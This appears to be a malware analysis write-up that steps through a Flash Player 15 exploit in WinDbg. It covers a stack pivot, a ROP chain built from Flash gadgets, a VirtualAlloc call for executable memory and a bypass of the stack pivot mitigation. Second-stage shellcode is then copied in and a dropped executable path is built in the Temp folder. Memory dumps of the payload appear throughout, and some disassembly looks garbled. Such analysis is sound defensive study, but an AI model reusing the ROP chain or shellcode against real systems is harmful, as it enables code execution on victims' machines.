```

No prior disassembly possible
5e8805bb 94 xchg eax,esi
5e8805bc c3 ret
5e8805bd 84db test bl,bl
5e8805bf 7504 jne Flash32_15_0_0_167+0x205c5 (5e8805c5)
5e8805c1 3c2c cmp al,2Ch
5e8805c3 752d jne Flash32_15_0_0_167+0x205f2 (5e8805f2)
5e8805c5 c0600 mov byte ptr [esi],0
5e8805c8 51 push ecx
5e8805c9 8b4d08 mov ecx,dword ptr [ebp+8]
5e8805cc e87f3f1000 call Flash32_15_0_0_167+0x124550 (5e984550)
5e8805d1 8bf8 mov edi,eax
5e8805d3 85ff test edi,edi
5e8805d5 7414 je Flash32_15_0_0_167+0x205eb (5e8805eb)
5e8805d7 ff75fc push dword ptr [ebp-4]
5e8805da 8bcb mov ecx,edi
5e8805dc e84f650f00 call Flash32_15_0_0_167+0x116b30 (5e976b30)
5e8805e1 ff75f8 push dword ptr [ebp-8]
5e8805e4 8bcf mov ecx,edi
5e8805e6 e8c5dc0f00 call Flash32_15_0_0_167+0x11e2b0 (5e97e2b0)
5e8805eb 84db test bl,bl
5e8805ed 7506 jne Flash32_15_0_0_167+0x205f5 (5e8805f5)
5e8805ef 84de01 lea ecx,[esi+1]
5e8805f2 46 inc esi
5e8805f3 ebc1 jmp Flash32_15_0_0_167+0x205b6 (5e8805b6)
5e8805f5 ff75f4 push dword ptr [ebp-0Ch]
5e8805f8 e8ff4b0100 call Flash32_15_0_0_167+0x351fc (5e8951fc)
5e8805fd 59 pop ecx
5e8805fe 5f pop edi

```

The registers window shows the following values:

Reg	Value
gs	0
fs	3b
es	23
ds	23
edi	691c020
esi	691c020
ebx	220ed90
edx	5e8805bb
ecx	6a50020
eax	7051000
ebp	220ed00
eip	5e8805bb
cs	1b
efl	200202
esp	220ecd4
ss	23
dr0	0
dr1	0
dr2	0
dr3	0
dr6	0

The command window shows the following output:

```

1:020> dd eax
07051000 5e861193 5e861193 5e861193 5e861193
07051010 5e861193 5e861193 5e861193 5e861193
07051020 5e861193 5e861193 5e861193 5e861193
07051030 5e861193 5e861193 5e861193 5e861193
07051040 5e861193 5e861193 5e861193 5e861193
07051050 5e861193 5e861193 5e861193 5e861193
07051060 5e861193 5e861193 5e861193 5e861192
07051070 5e8805bb 5e8c1478 5e8c1478 5e8c1478

```

This is our ROP payload and the gadgets have been taken from the flash module, Flash32_15_0_0_167.ocx

Also, it is important to note that after the stack pivot the original value of esp will be stored in eax.

We can see a lot of gadgets pointed to: 0x5e861193 in our ROP chain. As seen below, these are return instructions.

```

1:021> u 5e861193
Flash32_15_0_0_167+0x1193:
5e861193 c3 ret

```

After executing the above sequence of return instructions, we have:

```

1:021> u eip
Flash32_15_0_0_167+0x1192:
5e861192 59 pop ecx
5e861193 c3 ret

```

```

Disassembly
Offset: eip
5e861169 d9fa fsqrt
5e86116b c3 ret
5e86116c dd44240c fld qword ptr [esp+0Ch]
5e861170 83c10 sub esp,10h
5e861173 dd5c2408 fstp qword ptr [esp+8]
5e861177 dd442414 fld qword ptr [esp+14h]
5e86117b dd1c24 fstp qword ptr [esp]
5e86117e e8cd536400 call Flash32_15_0_0_167!IAEModule_IAEKernel_UnloadModule+0xc
5e861183 83c410 add esp,10h
5e861186 c3 ret
5e861187 51 push ecx
5e861188 dd442408 fld qword ptr [esp+8]
5e86118c db1c24 fistp dword ptr [esp]
5e86118f 8b0424 mov eax,dword ptr [esp]
5e861192 59 pop ecx
5e861193 c3 ret
5e861194 51 push ecx
5e861195 d9442408 fld dword ptr [esp+8]
5e861199 db1c24 fistp dword ptr [esp]
5e86119c 8b0424 mov eax,dword ptr [esp]
5e86119f 59 pop ecx
5e8611a0 c3 ret
5e8611a1 d9ee fldz
5e8611a3 56 push esi
5e8611a4 8bf1 mov esi,ecx
5e8611a6 dd5e08 fstp qword ptr [esi+8]
5e8611a9 33c0 xor eax,eax
5e8611ab 680010000 push 100h

Registers
Customize...
Reg Value
gs 0
fs 3b
es 23
ds 23
edi 691c020
esi 691c020
ebx 220ed90
edx 5e8805bb
ecx 6a50020
eax 220ecd4
ebp 220ed00
eip 5e861192
cs 1b
efl 200202
esp 7051070
ss 23
dr0 0
dr1 0
dr2 0
dr3 0
dr6 0

Command
1:020> u eip
Flash32_15_0_0_167+0x1192:
5e861192 59 pop ecx
5e861193 c3 ret
5e861194 51 push ecx
5e861195 d9442408 fld dword ptr [esp+8]
5e861199 db1c24 fistp dword ptr [esp]
5e86119c 8b0424 mov eax,dword ptr [esp]
5e86119f 59 pop ecx
5e8611a0 c3 ret

```

This ROP gadget sets the value of ecx to 0x5e8805bb

```

1:021> dd esp
070ab070 5e8805bb 5e8c1478 5e8c1478 5e8c1478
070ab080 5e8c1478 5e861192 5e8e2e45 5e89a4ca

```

The next ROP gadget appears 4 times.

```

1:021> u eip
Flash32_15_0_0_167+0x61478:
5e8c1478 48 dec eax
5e8c1479 c3 ret

```

```

Disassembly
Offset: eip
5e86118c db1c24 fistp dword ptr [esp]
5e86118f 8b0424 mov eax,dword ptr [esp]
5e861192 59 pop ecx
5e861193 c3 ret
5e861194 51 push ecx

Registers
Customize...
Reg Value
gs 0
fs 3b

Command
1:020> p
5e8c1478 48 dec eax
1:020> p
eax=0220ecd3 ebx=0220ed90 ecx=5e8805bb edx=5e8805bb esi=0691c020 edi=0691c020
eip=5e8c1478 esp=07051078 ebp=0220ed00 iopl=0         nv up ei pl zr na pe nc
cs=001b  sso=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
Flash32_15_0_0_167+0x61479:
5e8c1479 c3 ret
1:020> p
eax=0220ecd3 ebx=0220ed90 ecx=5e8805bb edx=5e8805bb esi=0691c020 edi=0691c020
eip=5e8c1478 esp=0705107c ebp=0220ed00 iopl=0         nv up ei pl zr na pe nc
cs=001b  sso=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
Flash32_15_0_0_167+0x61478:
5e8c1478 48 dec eax
1:020> p
eax=0220ecd2 ebx=0220ed90 ecx=5e8805bb edx=5e8805bb esi=0691c020 edi=0691c020
eip=5e8c1478 esp=0705107c ebp=0220ed00 iopl=0         nv up ei pl zr na pe nc
cs=001b  sso=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
Flash32_15_0_0_167+0x61479:
5e8c1479 c3 ret
1:020> p
eax=0220ecd2 ebx=0220ed90 ecx=5e8805bb edx=5e8805bb esi=0691c020 edi=0691c020
eip=5e8c1478 esp=07051080 ebp=0220ed00 iopl=0         nv up ei pl zr na pe nc
cs=001b  sso=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
Flash32_15_0_0_167+0x61478:
5e8c1478 48 dec eax
1:020> p
eax=0220ecd1 ebx=0220ed90 ecx=5e8805bb edx=5e8805bb esi=0691c020 edi=0691c020
eip=5e8c1478 esp=07051084 ebp=0220ed00 iopl=0         nv up ei pl zr na pe nc
cs=001b  sso=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
Flash32_15_0_0_167+0x61479:
5e8c1479 c3 ret
1:020> p
eax=0220ecd1 ebx=0220ed90 ecx=5e8805bb edx=5e8805bb esi=0691c020 edi=0691c020
eip=5e8c1478 esp=07051084 ebp=0220ed00 iopl=0         nv up ei pl zr na pe nc
cs=001b  sso=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
Flash32_15_0_0_167+0x61478:
5e8c1478 48 dec eax
1:020> p
eax=0220ecd0 ebx=0220ed90 ecx=5e8805bb edx=5e8805bb esi=0691c020 edi=0691c020
eip=5e8c1478 esp=07051084 ebp=0220ed00 iopl=0         nv up ei pl zr na pe nc
cs=001b  sso=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
Flash32_15_0_0_167+0x61479:
5e8c1479 c3 ret

```

As we noted previously, the original value of esp was stored in eax before the stack pivot. So, eax is decremented 4 times (to move one DWORD on the original stack).

```

1:021> u eip
Flash32_15_0_0_167+0x1192:
5e861192 59      pop  ecx
5e861193 c3      ret

```

Now on the stack we have:

```

1:021> dd esp
070ab088 5e8e2e45 5e89a4ca 41414141 5e8c1478
070ab098 5e8c1478 5e8c1478 5e8c1478 5e861192

```

Above ROP gadget will set ecx to 0x5e8e2e45

Next,

```

1:021> u eip
Flash32_15_0_0_167+0x3a4ca:
5e89a4ca 8908     mov  dword ptr [eax],ecx
5e89a4cc 5d      pop  ebp
5e89a4cd c3      ret

```

This will store the value of ecx at original stack (esp - 4)

The screenshot shows a disassembler window with the following assembly code:

```

Offset: eip
5e89a4aa 2b4518 sub  eax,dword ptr [ebp+18h]
5e89a4ad 8b4d20 mov  ecx,dword ptr [ebp+20h]
5e89a4b0 8901   mov  dword ptr [ecx],eax
5e89a4b2 5d     pop  ebp
5e89a4b3 c3     ret
5e89a4b4 8b4508 mov  eax,dword ptr [ebp+8]
5e89a4b7 2b4518 sub  eax,dword ptr [ebp+18h]
5e89a4ba 8b4d1c mov  ecx,dword ptr [ebp+1Ch]
5e89a4bd 8901   mov  dword ptr [ecx],eax
5e89a4bf 8b4514 mov  eax,dword ptr [ebp+14h]
5e89a4c2 8b4d0c mov  ecx,dword ptr [ebp+0Ch]
5e89a4c5 03c8   add  ecx,eax
5e89a4c7 8b4520 mov  eax,dword ptr [ebp+20h]
5e89a4ca 8908   mov  dword ptr [eax],ecx ds:0023:0220ecd0=06968020
5e89a4cc 5d     pop  ebp
5e89a4cd c3     ret
5e89a4ce 8b442408 mov  eax,dword ptr [esp+8]
5e89a4d2 83e800 sub  eax,0
5e89a4d5 741e   je   Flash32_15_0_0_167+0x3a4f5 (5e89a4f5)
5e89a4d7 48     dec  eax
5e89a4d8 7415   je   Flash32_15_0_0_167+0x3a4ef (5e89a4ef)
5e89a4da 48     dec  eax
5e89a4db 740c   je   Flash32_15_0_0_167+0x3a4e9 (5e89a4e9)
5e89a4dd 48     dec  eax
5e89a4de 7403   je   Flash32_15_0_0_167+0x3a4e3 (5e89a4e3)
5e89a4e0 33c0   xor  eax,eax
5e89a4e2 c3     ret

```

The registers window shows the following values:

Reg	Value
gs	0
fs	3b
es	23
ds	23
edi	691c020
esi	691c020
ebx	220ed90
edx	5e805bb
ecx	5e8e2e45
eax	220ecd0
ebp	220ed00
eip	5e89a4ca
cs	1b
efl	200202
esp	7051090
ss	23
dr0	0
dr1	0
dr2	0

The command window shows the following commands:

```

1:020> u eip
Flash32_15_0_0_167+0x3a4ca:
5e89a4ca 8908     mov  dword ptr [eax],ecx
5e89a4cc 5d      pop  ebp
5e89a4cd c3      ret
5e89a4ce 8b442408 mov  eax,dword ptr [esp+8]
5e89a4d2 83e800 sub  eax,0
5e89a4d5 741e   je   Flash32_15_0_0_167+0x3a4f5 (5e89a4f5)
5e89a4d7 48     dec  eax
5e89a4d8 7415   je   Flash32_15_0_0_167+0x3a4ef (5e89a4ef)

```

Next this ROP gadget will pop 0x41414141 into ebp. This is only used for padding since our ROP gadget has a pop ebp instruction before return.

The above sequence of ROP gadgets are executed multiple times. We could summarize it as follows:

Gadget 1:

```
dec eax;  
retn
```

This ROP gadget is executed 4 times to move the Original Stack by 1 DWORD.

Gadget 2:

```
pop ecx;  
retn
```

Move a DWORD into ecx register.

Gadget 3:

```
mov dword ptr [eax], ecx;  
pop ebp;  
retn
```

Move the DWORD from ecx to the original stack.

This means, the ROP payload is crafting the data on original stack by moving the DWORDs from attacker's buffer.

We continue stepping through the ROP payload and finally we find that the stack pivot gadget is executed once again.

If we view the original stack now, we can see that it is crafted in such a way that the stack pivot gadget will redirect the control flow to `kernel32!VirtualAllocStub()`

```

Disassembly
Offset: eip
No prior disassembly possible
5e8805b4 41      xchg  eax,esp
5e8805bc e3      ret
5e8805bd 84db   test  bl,bl
5e8805bf 7504   jne  Flash32_15_0_0_167+0x205c5 (5e8805c5)
5e8805c1 3c2c   cmp  al,2Ch
5e8805c3 752d   jne  Flash32_15_0_0_167+0x205f2 (5e8805f2)
5e8805c5 c06000 mov  byte ptr [esi],0
5e8805c8 51     push ecx
5e8805c9 8b4d08 mov  ecx,dword ptr [ebp+8]
5e8805cc e97f3f1000 call Flash32_15_0_0_167+0x124550 (5e984550)
5e8805d1 8bf8   mov  edi,eax
5e8805d3 85ff   test edi,edi
5e8805d5 7414   je   Flash32_15_0_0_167+0x205eb (5e8805eb)
5e8805d7 ff75fc push dword ptr [ebp-4]
5e8805da 8bdf   mov  ecx,edi
5e8805dc e84f650f00 call Flash32_15_0_0_167+0x116b30 (5e976b30)
5e8805e1 ff75f8 push dword ptr [ebp-8]
5e8805e4 8bdf   mov  ecx,edi
5e8805e6 e8c5dc0f00 call Flash32_15_0_0_167+0x11e2b0 (5e97e2b0)
5e8805eb 84db   test bl,bl
5e8805ed 7506   jne  Flash32_15_0_0_167+0x205f5 (5e8805f5)
5e8805ef 8d4e01 lea  ecx,[esi+1]

Registers
Reg Value
gs 0
fs 3b
es 23
ds 23
edi 691c020
esi 691c020
ebx 220ed90
edx 5e8805bb
ecx 76b905f4
eax 220ec4c
ebp 41414141
eip 5e8805bb
cs 1b
efl 200202
esp 70514b8
ss 23

Command
1:020> g
Breakpoint 1 hit
eax=0220ec4c ebx=0220ed90 ecx=76b905f4 edx=5e8805bb esi=0691c020 edi=0691c020
eip=5e8805bb esp=070514b8 ebp=41414141 iopl=0         nr=0          pc=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
Flash32_15_0_0_167+0x205bb:
5e8805b5 b9      xchg  eax,esp
1:020> dd eax
0220ec4c 76b905f4 5e861193 00000000 00001000
0220ec5c 00001000 00000040 5e861192 c30c4889
0220ec6c 5e89a4ca 41414141 5e861192 9090a5f3
0220ec7c 5e8e2e45 5e861192 c3084889 5e89a4ca
0220ec8c 41414141 5e861192 90909090 5e8e2e45
0220ec9c 5e861192 c3044889 5e89a4ca 41414141
0220ecac 5e861192 9090ee87 5e8e2e45 5e861192
0220ecbc 10788d60 5e89a4ca 070514b8 5e861192
1:020> u pci(eax)
kernel32!VirtualAllocStub:
76b905f4 8bdf   mov  edi,edi
76b905f6 55     push ebp
76b905f7 8bec   mov  ebp,esp
76b905f9 5d     pop  ebp
76b905fa ebed   jmp  kernel32!VirtualAlloc (76b905e9)
76b905fc 90     nop
76b905fd 90     nop
76b905fe 90     nop

```

The parameters for VirtualAlloc() are crafted properly on the stack as shown below:

```

Disassembly
Offset: eip
76b905e5 90     nop
76b905e6 90     nop
76b905e7 90     nop
76b905e8 90     nop
kernel32!VirtualAlloc:
76b905e9 ff250019b476 jmp  dword ptr [kernel32!_imp__VirtualAlloc (76b41900)]
76b905ef 90     nop
76b905f0 90     nop
76b905f1 90     nop
76b905f2 90     nop
76b905f3 90     nop
kernel32!VirtualAllocStub:
76b905f4 8bdf   mov  edi,edi
76b905f6 55     push ebp
76b905f7 8bec   mov  ebp,esp
76b905f9 5d     pop  ebp
76b905fa ebed   jmp  kernel32!VirtualAlloc (76b905e9)
76b905fc 90     nop
76b905fd 90     nop
76b905fe 90     nop
76b90600 90     nop
kernel32!GetCurrentProcess:

Registers
Reg Value
gs 0
fs 3b
es 23
ds 23
edi 691c020
esi 691c020
ebx 220ed90
edx 5e8805bb
ecx 76b905f4
eax 70514b8
ebp 41414141
eip 76b905f4
cs 1b
efl 200202
esp 220ec50
ss 23

Command
1:020> u eip
kernel32!VirtualAllocStub:
76b905f4 8bdf   mov  edi,edi
76b905f6 55     push ebp
76b905f7 8bec   mov  ebp,esp
76b905f9 5d     pop  ebp
76b905fa ebed   jmp  kernel32!VirtualAlloc (76b905e9)
76b905fc 90     nop
76b905fd 90     nop
76b905fe 90     nop
1:020> dd esp
0220ec50 5e861193 00000000 00001000 00001000
0220ec60 00000040 5e861192 c30c4889 5e89a4ca
0220ec70 41414141 5e861192 9090a5f3 5e8e2e45

```

This means, the ROP payload is allocating 0x1000 bytes of memory with the protection, PAGE_EXECUTE_READWRITE (0x40) and MEM_COMMIT (0x1000).

Let us view the value of StackBase and StackLimit in the TEB.

As seen below, the stack pointer is within the range of StackBase and StackLimit. As a result of this, the stack pivot mitigation will not prevent this exploit.


```

Disassembly
Offset: eip
kernel32!VirtualAlloc:
76b905e9 ff250019b476 jmp dword ptr [kernel32!_imp__VirtualAlloc (76b41900)]
76b905ef 90 nop
76b905f0 90 nop
76b905f1 90 nop
76b905f2 90 nop
76b905f3 90 nop
kernel32!VirtualAllocStub:
76b905f4 8b1f mov edi,edi
76b905f6 55 push ebp
76b905f7 8bec mov ebp,esp
76b905f9 5d pop ebp
76b905fa ebed jmp kernel32!VirtualAlloc (76b905e9)
76b905fc 90 nop
76b905fd 90 nop

Registers
Reg Value
gs 0
fs 3b
es 23
ds 23
edi 691c020
esi 691c020
ebx 220ed90
edx 5e8805bb
ecx 76b905f4
eax 70514b8

Command
1:020> u eip
kernel32!VirtualAllocStub:
76b905f4 8b1f mov edi,edi
76b905f6 55 push ebp
76b905f7 8bec mov ebp,esp
76b905f9 5d pop ebp
76b905fa ebed jmp kernel32!VirtualAlloc (76b905e9)
76b905fc 90 nop
76b905fd 90 nop
1:020> !teb
TEB at 7fda000
ExceptionList: 0220f908
StackBase: 02210000
StackLimit: 02201000
SubSystemTib: 00000000
FiberData: 00001e00
ArbitraryUserPointer: 00000000
Self: 7fda0000
EnvironmentPointer: 00000000
ClientId: 000009d8 . 00000e7c
RpcHandle: 00000000
Tls Storage: 7fda02c
PEB Address: 7ffd9000
LastErrorValue: 0
LastStatusValue: c0000139
Count Owned Locks: 0
HardErrorMode: 0
1:020> r
eax=070514b8 ebx=0220ed90 ecx=76b905f4 edx=5e8805bb esi=0691c020 edi=0691c020
eip=76b905f4 esp=0220ec50 ebp=41414141 iopl=0 nv up ei pl zr na po nc
cs=001b  e8=0023  ds=0023  es=0023  fs=003b  gs=0000  efi=00200202
kernel32!VirtualAllocStub:
76b905f4 8b1f mov edi,edi

```

Let us analyze this further.

At the point of Call to VirtualAllocStub(), we have the stack crafted as:

```

1:020> dd esp
0220ec50 5e861193 00000000 00001000 00001000
0220ec60 00000040 5e861192 c30c4889 5e89a4ca
0220ec70 41414141 5e861192 9090a5f3 5e8e2e45
0220ec80 5e861192 c3084889 5e89a4ca 41414141
0220ec90 5e861192 90909090 5e8e2e45 5e861192
0220eca0 c3044889 5e89a4ca 41414141 5e861192
0220ecb0 9090ee87 5e8e2e45 5e861192 10788d60
0220ecc0 5e89a4ca 070514b8 5e861192 00000143

```

Let us set a breakpoint at the return address: 5e861193

The newly allocated memory address is in eax: 0x1c10000

The remaining part of the ROP payload is interesting as well:

```

1:020> dd esp
0220ec64 5e861192 c30c4889 5e89a4ca 41414141
0220ec74 5e861192 9090a5f3 5e8e2e45 5e861192
0220ec84 c3084889 5e89a4ca 41414141 5e861192
0220ec94 90909090 5e8e2e45 5e861192 c3044889
0220eca4 5e89a4ca 41414141 5e861192 9090ee87
0220ecb4 5e8e2e45 5e861192 10788d60 5e89a4ca
0220ecc4 070514b8 5e861192 00000143 5e8e2e45

```

0220ecd4 5eef8947 068e2bf8 5eedecc1 06a50021

I have summarized it below along with comments:

pop ecx/retn ; set ecx to 0xc30c4889

mov dword ptr [eax], ecx/pop ebp/retn ; move ecx to newly allocated memory (pointed by eax)

pop ecx/retn ; set ecx to 0x9090a5f3

push eax/retn ; redirect execution to newly allocated memory

mov dword ptr [eax+0xc], ecx/retn ; mov ecx to newly allocated memory (screenshot 9)

pop ecx/retn ; set ecx to 0xc3084889

mov dword ptr [eax], ecx/pop ebp/retn ; move ecx to newly allocated memory (pointed by eax)

pop ecx/retn ; set ecx to 0x90909090

push eax/retn ; redirect execution to newly allocated memory

mov dword ptr [eax+0x8], ecx/retn ; move ecx to newly allocated memory (pointed by eax)

pop ecx/retn ; set ecx to 0xc3044889

mov dword ptr [eax], ecx/pop ebp/retn ; move ecx to newly allocated memory (pointed by eax)

pop ecx/retn ; set ecx to 0x9090ee87

push eax/retn ; redirect execution to newly allocated memory

mov dword ptr [eax+0x4], ecx/retn ; move ecx to newly allocated memory (pointed by eax)

pop ecx/retn ; set ecx to 0x10788d60

mov dword ptr [eax], ecx/retn ;

pop ecx/retn ; set ecx to 0x143

push eax/retn ; now we are at the shellcode

The screenshot shows a disassembler window with the following content:

Disassembly
Offset: eip
No prior disassembly possible
01c10000 60 pushad
01c10001 8d7810 lea edi, [eax+10h]
01c10004 87ee xchg ebp, esi
01c10006 90 nop
01c10007 90 nop
01c10008 90 nop
01c10009 90 nop
01c1000a 90 nop
01c1000b 90 nop
01c1000c f3a5 rep movs dword ptr es: [edi], dword ptr [esi]
01c1000e 90 nop
01c1000f 90 nop
01c10010 0000 add byte ptr [eax], al
01c10012 0000 add byte ptr [eax], al
01c10014 0000 add byte ptr [eax], al
01c10016 0000 add byte ptr [eax], al
01c10018 0000 add byte ptr [eax], al
01c1001a 0000 add byte ptr [eax], al
01c1001c 0000 add byte ptr [eax], al
01c1001e 0000 add byte ptr [eax], al
01c10020 0000 add byte ptr [eax], al
01c10022 0000 add byte ptr [eax], al
01c10024 0000 add byte ptr [eax], al
01c10026 0000 add byte ptr [eax], al
01c10028 0000 add byte ptr [eax], al
01c1002a 0000 add byte ptr [eax], al

Registers
Customize...
Reg Value
gs 0
fs 3b
es 23
ds 23
edi 691c020
esi 691c020
ebx 220ed90
edx 773a64f4
ecx 143
eax 1c10000
ebp 70514b8
eip 1c10000
cs 1b
efl 200246
esp 220ecd4
ss 23
dr0 0
dr1 0
dr2 0

Command
eax=01c10000 ebx=0220ed90 ecx=00000143 edx=773a64f4 esi=0691c020 edi=0691c020
eip=5e861193 esp=0220ecd0 ebp=070514b8 iopl=0 nvp ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
Flash32_15_0_0_167+0x1193:
5e861193 c3 ret
1:020: f
eax=01c10000 ebx=0220ed90 ecx=00000143 edx=773a64f4 esi=0691c020 edi=0691c020
eip=5e8e2e45 esp=0220ecd4 ebp=070514b8 iopl=0 nvp ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
Flash32_15_0_0_167+0x2e45:
5e8e2e45 50 push eax
1:020: f
eax=01c10000 ebx=0220ed90 ecx=00000143 edx=773a64f4 esi=0691c020 edi=0691c020
eip=5e8e2e46 esp=0220ecd0 ebp=070514b8 iopl=0 nvp ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
Flash32_15_0_0_167+0x2e46:
5e8e2e46 c3 ret
1:020: f
eax=01c10000 ebx=0220ed90 ecx=00000143 edx=773a64f4 esi=0691c020 edi=0691c020
eip=01c10000 esp=0220ecd4 ebp=070514b8 iopl=0 nvp ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
01c10000 60 pushad

This part of the ROP payload will be used to copy 0x143 DWORDs of the main shellcode to the newly allocated memory

Disassembly window showing a loop of instructions:

```

01c1000c f3a5 rep movs dword ptr es, [edi], dword ptr [esi]
01c1000e 90 nop
01c1000f 90 nop
01c10010 0000 add byte ptr [eax], al
01c10012 0000 add byte ptr [eax], al
01c10014 0000 add byte ptr [eax], al
01c10016 0000 add byte ptr [eax], al
01c10018 0000 add byte ptr [eax], al
01c1001a 0000 add byte ptr [eax], al
01c1001c 0000 add byte ptr [eax], al
01c1001e 0000 add byte ptr [eax], al
01c10020 0000 add byte ptr [eax], al
01c10022 0000 add byte ptr [eax], al
01c10024 0000 add byte ptr [eax], al
01c10026 0000 add byte ptr [eax], al
01c10028 0000 add byte ptr [eax], al
01c1002a 0000 add byte ptr [eax], al
01c1002c 0000 add byte ptr [eax], al
01c1002e 0000 add byte ptr [eax], al
01c10030 0000 add byte ptr [eax], al
01c10032 0000 add byte ptr [eax], al
01c10034 0000 add byte ptr [eax], al
01c10036 0000 add byte ptr [eax], al
01c10038 0000 add byte ptr [eax], al
01c1003a 0000 add byte ptr [eax], al
01c1003c 0000 add byte ptr [eax], al

```

Registers window showing:

Reg	Value
gs	0
fs	3b
es	23
ds	23
edi	1c10010
esi	70514b8
ebx	220ed90
edx	773a64f4
ecx	143
eax	1c10000
ebp	691c020
eip	1c1000c
cs	1b
efl	200246
esp	220ecb4
ss	23
dr0	0
dr1	0
dr2	0

Command window showing:

```

1:020> dd esi
070514b8 909048eb 90909090 90909090 90909090
070514c8 90909090 90909090 90909090 90909090
070514d8 90909090 90909090 90909090 90909090
070514e8 90909090 90909090 90909090 90909090
070514f8 90909090 90909090 e8609090 00000004
07051508 2a97eed8 e8b36a5f 00000153 00047eb9
07051518 03d78b00 08ec83f9 04244c8d 33406a51
07051528 b9ffb0c0 00001000 f304c783 ff3f80ae

```

Now, we are at the second stage shellcode

Disassembly window showing:

```

01c1000e 90 nop
01c1000f 90 nop
01c10010 eb48 jmp 01c1005a
01c10012 90 nop
01c10013 90 nop
01c10014 90 nop
01c10015 90 nop
01c10016 90 nop
01c10017 90 nop
01c10018 90 nop
01c10019 90 nop
01c1001a 90 nop
01c1001b 90 nop
01c1001c 90 nop
01c1001d 90 nop
01c1001e 90 nop
01c1001f 90 nop
01c10020 90 nop
01c10021 90 nop
01c10022 90 nop
01c10023 90 nop
01c10024 90 nop
01c10025 90 nop
01c10026 90 nop
01c10027 90 nop
01c10028 90 nop
01c10029 90 nop
01c1002a 90 nop
01c1002b 90 nop
01c1002c 90 nop

```

Registers window showing:

Reg	Value
gs	0
fs	3b
es	23
ds	23
edi	1c1051c
esi	70519c4
ebx	220ed90
edx	773a64f4
ecx	0
eax	1c10000
ebp	691c020
eip	1c1000e
cs	1b
efl	200246
esp	220ecb4
ss	23
dr0	0
dr1	0
dr2	0
dr3	0
dr6	0
dr7	0

Command window showing:

```

1:020> dd esi
070514b8 909048eb 90909090 90909090 90909090
070514c8 90909090 90909090 90909090 90909090
070514d8 90909090 90909090 90909090 90909090
070514e8 90909090 90909090 90909090 90909090
070514f8 90909090 90909090 e8609090 00000004
07051508 2a97eed8 e8b36a5f 00000153 00047eb9
07051518 03d78b00 08ec83f9 04244c8d 33406a51
07051528 b9ffb0c0 00001000 f304c783 ff3f80ae
1:020> p
eax=01c10000 ebx=0220ed90 ecx=00000000 edx=773a64f4 esi=070519c4 edi=01c1051c
eip=01c1000e esp=0220ecb4 ebp=0691c020 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
01c1000e 90 nop

```

If we trace this code further, we can see it finds the base address of kernelbase.dll dynamically and then calculates the address of VirtualProtect()

```

Disassembly
Offset: eip
01c10074 f9 stc
01c10075 83ec08 sub esp,8
01c10078 8d4c2404 lea ecx,[esp+4]
01c1007c 51 push ecx
01c1007d 6a40 push 40h
01c1007f 33e0 xor eax,eax
01c10081 b0ff mov al,0FFh
01c10083 b900100000 mov ecx,1000h
01c10088 83e704 add edi,4
01c1008b f3ae repes scas byte ptr es:[edi]
01c1008d 803fff cmp byte ptr [edi],0FFh
01c10090 75f9 jne 01c1008b
01c10092 2bfa sub edi,edx
01c10094 57 push edi
01c10095 52 push edx
01c10096 ff43 call ebx (KERNELBASE!VirtualProtect (7574e4f6))
01c10098 83e40c add esp,0Ch
01c1009b 61 popad
01c1009c 60 pushad
01c1009d e918010000 jmp 01c101ba
01c100a2 51 pop edi
01c100a3 33e0 xor eax,eax
01c100a5 99 cdq
01c100a6 48 dec eax
01c100a7 50 push eax
01c100a8 40 inc eax
01c100a9 83c70b add edi,0Bh
01c100ac 6a01 push 1
01c100ae 6a00 push 0
01c100b0 ba9d000000 mov edx,9Dh
01c100b5 57 push edi

Registers
Reg Value
gs 0
fs 3b
es 23
ds 23
edi 4b3
esi 1c10060
ebx 7574e4f6
edx 1c10060
ecx fcf
eax ff
ebp 361e18
esp 1c10096
cs 1b
efl 200202
ds 220ec78
ss 23
dr0 0
dr1 0
dr2 0
dr3 0
dr6 0
dr7 0

Command
1:020> dd esp
0220ec78 01c10060 000004b3 00000040 0220ec8c
0220ec88 01c10060 01c1006c ffffffff 01c1051c
0220ec98 070519e4 0691c020 0220ecb4 0220ed90
0220eca8 773a64f4 00000000 01c10000 0691c020
0220ecb8 0691c020 070514b8 0220ecd4 0220ed90
0220ecc8 773a64f4 00000143 01c10000 5eef8947
0220ecd8 068e2bf8 5eedeccc 06a50021 5ef0b32a
0220ece8 068e2bf8 00000001 0220ed28 00000000

```

This will modify the protection of 0x4b3 bytes at the memory region: 0x01c10060

It then calls, **GetTempPathA()** and constructs the path:
C:\Users\n3on\AppData\Local\Temp\stuprt.exe

```

Disassembly
Offset: eip
76b8d67a 76ff jbe kernel32!GlobalHandle+0xaf (76b8d67b)
76b8d67c 159413b476 adc eax,offset kernel32!_inp_RtlUnlockHeap (76b41394)
76b8d681 c3 ret
76b8d682 90 nop
76b8d683 90 nop
76b8d684 90 nop
76b8d685 90 nop
76b8d686 90 nop
kernel32!lstrcatA:
76b8d687 6a08 push 8
76b8d689 68d8d6b876 push offset kernel32!BaseReleaseProcessExePath+0x7a2 (76b8d6d0)
76b8d68e e8211b0000 call kernel32!_SEH_prolog4 (76b8f1b4)
76b8d693 8365fc00 and dword ptr [ebp-4],0
76b8d697 8b450c mov eax,dword ptr [ebp+0Ch]
76b8d69a 8bd0 mov edx,eax
76b8d69c 8a08 mov cl,byte ptr [eax]
76b8d69e 40 inc eax

Registers
Reg Value
gs 0
fs 3b
es 23
ds 23
edi 1c1047b
esi 1c1047b
ebx 76b8d687
edx 53e
ecx 53f
eax 76bf4dd0

Command
1:020> u eip
kernel32!lstrcatA:
76b8d687 6a08 push 8
76b8d689 68d8d6b876 push offset kernel32!BaseReleaseProcessExePath+0x7a2 (76b8d6d0)
76b8d68e e8211b0000 call kernel32!_SEH_prolog4 (76b8f1b4)
